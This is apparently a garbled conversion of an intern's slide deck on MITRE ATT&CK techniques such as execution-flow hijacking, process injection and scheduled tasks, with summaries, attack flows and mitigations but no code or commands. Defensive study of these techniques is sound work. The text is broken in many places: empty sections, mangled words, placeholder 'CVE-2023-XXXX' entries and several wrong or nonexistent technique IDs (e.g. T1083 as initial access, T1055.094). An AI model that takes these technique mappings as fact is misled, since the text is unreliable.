<li>Privilege Escalation (System/System/Root access)</li> <li>Persistence</li> <li>Persistence</li> <li>Data Tampering</li> <li>Bypass Security Software</li> </ul>



**CONTROL THE CONTROLS. SECURE YOUR PRIVILEGES!**


Source: MITRE ATT&CK T1548

## Attack flow / technique




## Account Manipulation (T1098)


### Overview



## Technical details




## Attack flow / technique




# Boot or Logon Autostart Execution (T1547)


## Overview



## Technical details



## Attack flow / technique




## Boot or Logon Initialization Scripts (T1037)


### Overview



## Technical details



## Attack flow / technique



# Hijack Execution Flow (T1574)

## Overview

### HIJACK EXECUTION FLOW (T1574)

CVE-2023-XXXX

**Non-Technical Summary**  
Allows attackers to redirect normal execution of program to run in own malicious code. Often involves tampering system paths, libraries, or scheduled tasks.

**What is it?**  
1. Redirects program flow  
2. Executes malicious code  
3. Exploits trust in legitimate processes  
4. Persists access

**Common Targets:**  
• System PATH  
• DLL Search Order  
• COM Hijacking

**HOW IT WORKS**  
1. Initial Access → 2. Execution → 3. Malicious Code Runs

Legitimate program loads tampered resource (e.g., a malicious DLL) instead of the genuine one, giving control to the attacker.

Legitimate Program → Loads? → Malicious DLL  
Legitimate DLL ✗ Legitimate DLL ✓

**PREVENTION & MITIGATION**

Secure File Permissions  
Use Full File Paths  
Monitor System Changes  
Patch Software Regularly  
Whitelisting

Intern: Sanika Raul  
Intern ID: 2041

## Technical details

### HIJACK EXECUTION FLOW (T1574)

TECHNICAL DETAILS

**AFFECTED COMPONENTS**

- Applications loading scripts/assessing external libraries
- System PATH resolutions
- System PATH configurations
- .DLL interfaces
- Specific software version Component Object Model with
- Specific software Model COM Hijackings

**ROOT CAUSE**

- Insecure library/sodectipt/harths order
- Weak file permissions allowing tampering file permissions
- Missing validation file loaded modules/ processes

**TECHNICAL IMPACT**

- Arbitrary Code Execution (RCE)
- Privilege Escalation (PrivEsc)
- Data Theft / Leaks
- System Control & Persistence
- Denial of Service (DoS)

**Process Flow**

Legitimate Program → Vulnerable Search Path → 3. Malicious Execution  
Legitimate Program → Malicious Script Hijacking  
Correct DLL/Library (Allowed)  
Attacker gains control

Intern: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

### HIJACK EXECUTION FLOW (T1574)

#### ATTACK FLOW / TECHNIQUE

#### Step-Step Attack Path

```
graph LR; A[1. INITIAL ACCESS ACCEAS (T1083)] --> B[2. DISCOVERY & MAPPING (T1083)]; B --> C[3. PLANT MALICIOUS FILE (T1574.001)  
> (Hijacked Search Path one)]; C --> D[4. EXECUTION & PERSISTENCE]; C --> E[Legitimate Program]; C --> F[Malicious Search Path];
```

The diagram illustrates the four-step attack path:

- 1. INITIAL ACCESS ACCEAS (T1083)**: The attacker gains a foothold on the system, either via phishing or exploiting a file vulnerability.
- 2. DISCOVERY & MAPPING (T1083)**: Identify vulnerable programs, misconfigured system paths, or weak file processes.
- 3. PLANT MALICIOUS FILE (T1574.001)**:> (Hijacked Search Path one). This step involves planting a malicious file. It is shown interacting with a **Legitimate Program** and creating a **Malicious Search Path**.
- 4. EXECUTION & PERSISTENCE**: Legitimate program loads and executes the file, granting attacker control and persistence.

#### Relevant Techniques

- DLL Search Order (T1574.001)
- Executable Install (T1574.002)
- COM Hijacking (CM\_Hij574.005)
- PATH Environment Variable Manipulation

Intern: Sanika Raul  
Intern ID: 2041

## Process Injection (T1055)

### Overview

### PROCESS INJECTION (T1055)

#### CVE-2023-XXXX

#### Non-Technical Summary

Allows attackers to inject malicious code into a legitimate process. This technique helps evade detection and operate with the target process. Often seen in malware, rootkits, and post-exploitation frameworks.

#### OVERVIEW

##### What is it?

- Injects code into running process
- Masquerades as legitimate
- Bypasses security defenses
- Gains access to process memory

##### Common Targets:

- System Processes (e.g., svchost.exe)
- Web Browsers
- Anti-Virus Software
- Any user-land application

#### HOW IT WORKS

```
graph TD; A[Initial Access] --> B[Injection]; B --> C[Malicious Code Runs]; C --> D[Malicious Process]; D --> E[Injected Legitimate Code]; E --> F[Injected Malicious Code]; F --> G[Original Legitimate Code]; G --> H[Execution Flow Hijacked]
```

The diagram shows the process of injecting malicious code into a legitimate process:

- Initial Access leads to Injection.
- Injection leads to Malicious Code Runs.
- Malicious Code Runs leads to a Malicious Process.
- The Malicious Process contains Injected Legitimate Code and Injected Malicious Code.
- The Injected Malicious Code overwrites the Original Legitimate Code.
- The Execution Flow is Hijacked.

#### PREVENTION & MITIGATION

- Endpoint Detection & Response
- Principle of Least Privilege
- Application Whitelisting
- Regular Software Updates
- Memory Protection Techniques

Intern: Sanika Raul  
Intern ID: 2041


# Technical details

## PROCESS INJECTION (T1055)

CVE-2023-XXXX

### Non-Technical Summary

Allows attackers to inject malicious code into a legitimate process. This technique helps evade detection and operate with the target post-exploitation frameworks.

AFFECTED COMPONENTS	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none"><li>Running Processes (e.g., svchost.exe)</li><li>Anti-Virus/EDR Software</li><li>Custom Applications</li></ul> <ul style="list-style-type: none"><li>Web Browsers</li><li>Anti-Virus/EDR Software</li><li>Custom Applications</li></ul>	<ul style="list-style-type: none"><li>Weak Process Memory Protections</li><li>Legitimate API Misuse (e.g.)</li><li>Insignificant OS Controls/hardening</li><li>Driver Vulnerabilities</li></ul>	<ul style="list-style-type: none"><li>Arbitrary Code Execution (RCE (RCC))</li><li>Privilege Escalation &amp; Persistence</li></ul>
	<p><b>Process Flow</b></p> 	<ul style="list-style-type: none"><li>Privilege Escalation (PrivEsc)</li><li>Data Theft / Leaks</li><li>System Control &amp; Persistence</li><li>Evades Detection</li></ul>


Intern: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

## PROCESS INJECTION (T1055)

### ATTACK FLOW / TECHNIQUE

#### Step-By-Step Attack Path



Step	Description
1	<b>INITIAL ACCESS (T1560)</b> Attacker gains a foothold on the system, e.g., via phishing or exploiting a vulnerability (SQLi, XSS, etc.).
2	<b>DISCOVERY</b> Identify a suitable process, target memory space to S1.
3	<b>INJECTION</b> Write or inject code and its injected memory space into it.
4	<b>EXECUTION &amp; PERSISTENCE (T1055.01)</b> Execute injected code, achieving persistence and control.

#### Relevant Techniques

- Process Hollowing (T1055.012)
- DLL Injection (T1055.01)
- DLL Hijacking
- Thread Local Storage (T1055.094)
- QueueUserAPC Storage Callback (T1620)
- Reflective Code Loading

Intern: Sanika Paul

# Scheduled Task/Job (T1053)

## Overview

### SCHEDULED TASK/JOB (T1053) CVE-2023-XXXX

**Non-Technical Summary**

Allows attackers to execute malicious code at specific times or intervals by creating or legitimate scheduled tasks on a system. Often seen in malware for and privilege escalation.

OVERVIEW	HOW IT WORKS	PREVENTION & MITIGATION
<p><b>What is it?</b></p> <ul style="list-style-type: none"><li>1. Automates code execution</li><li>2. Achieves persistence</li><li>3. Can elevate privileges</li><li>4. Bypasses some security</li></ul> <p><b>Common Targets:</b></p> <ul style="list-style-type: none"><li>• Windows Task Scheduler</li><li>• Cron jobs (Linux)</li><li>• Launchd (macOS)</li><li>• AT command</li></ul>	<p><b>1. Initial Access</b></p> <p>Attacker defines a new task or alters an existing Task to execute their payload silently and repeatedly.</p> <p><b>3. Malicious Code Runs</b></p> <pre>graph LR; A[Initial Access] --&gt; B[Attacker defines task]; B --&gt; C[Malicious Code Runs]; C --&gt; D[Legitimate Task + Attacker's Configuration]; D --&gt; E[Malicious Program Execution]</pre>	<p><b>1. Monitor Task Creation/Modification</b></p> <p><b>2. Enforce Least Privilege</b></p> <p><b>3. Use Strong Access Controls</b></p> <p><b>4. Regularly Audit Tasks</b></p> <p><b>5. Employ Detection Response (EDR)</b></p>

Intern: Sanika Raul  
Intern ID: 2041

## Technical details

### SCHEDULED TASK/JOB (T1053) TECHNICAL DETAILS CVE-2023-XXXX

Allows attackers to execute malicious code at specific intervals by creating or legitimate scheduled tasks on a system. Often seen in malware for and privilege escalation.

**AFFECTED COMPONENTS**

- Windows Task Scheduler
- Cron jobs (Linux)
- Cron jobs (Linux)
- Launchd (macOS)
- AT command (Windows)
- Service Configuration Files
- Specific Application-Based Schedulers

**ROOT CAUSE**

- Weak File Permissions
- Insecure
- Insecure Configuration
- Lack of Monitoring
- OS Misconfiguration
- Stolen Credentials

**TECHNICAL IMPACT**

- Arbitrary Code Execution (RCE)
- Privilege Escalation (PrivEsc)
- Data Theft / Leaks
- System Control & Persistence
- Evades Detection

**Process Flow**

```
graph TD; A[Legitimate Task] --> B[Malicious Code Executes]; B --> C[Attacker Modifies/Creates Task]; C --> D[Task Definition File XML/Cron Tab]; D --> E[Original Legitmand Blocked]; D --> F[Attacker's Command Executed];
```

Intern: Sanika Raul  
Intern ID: 2041

## Attack flow / technique

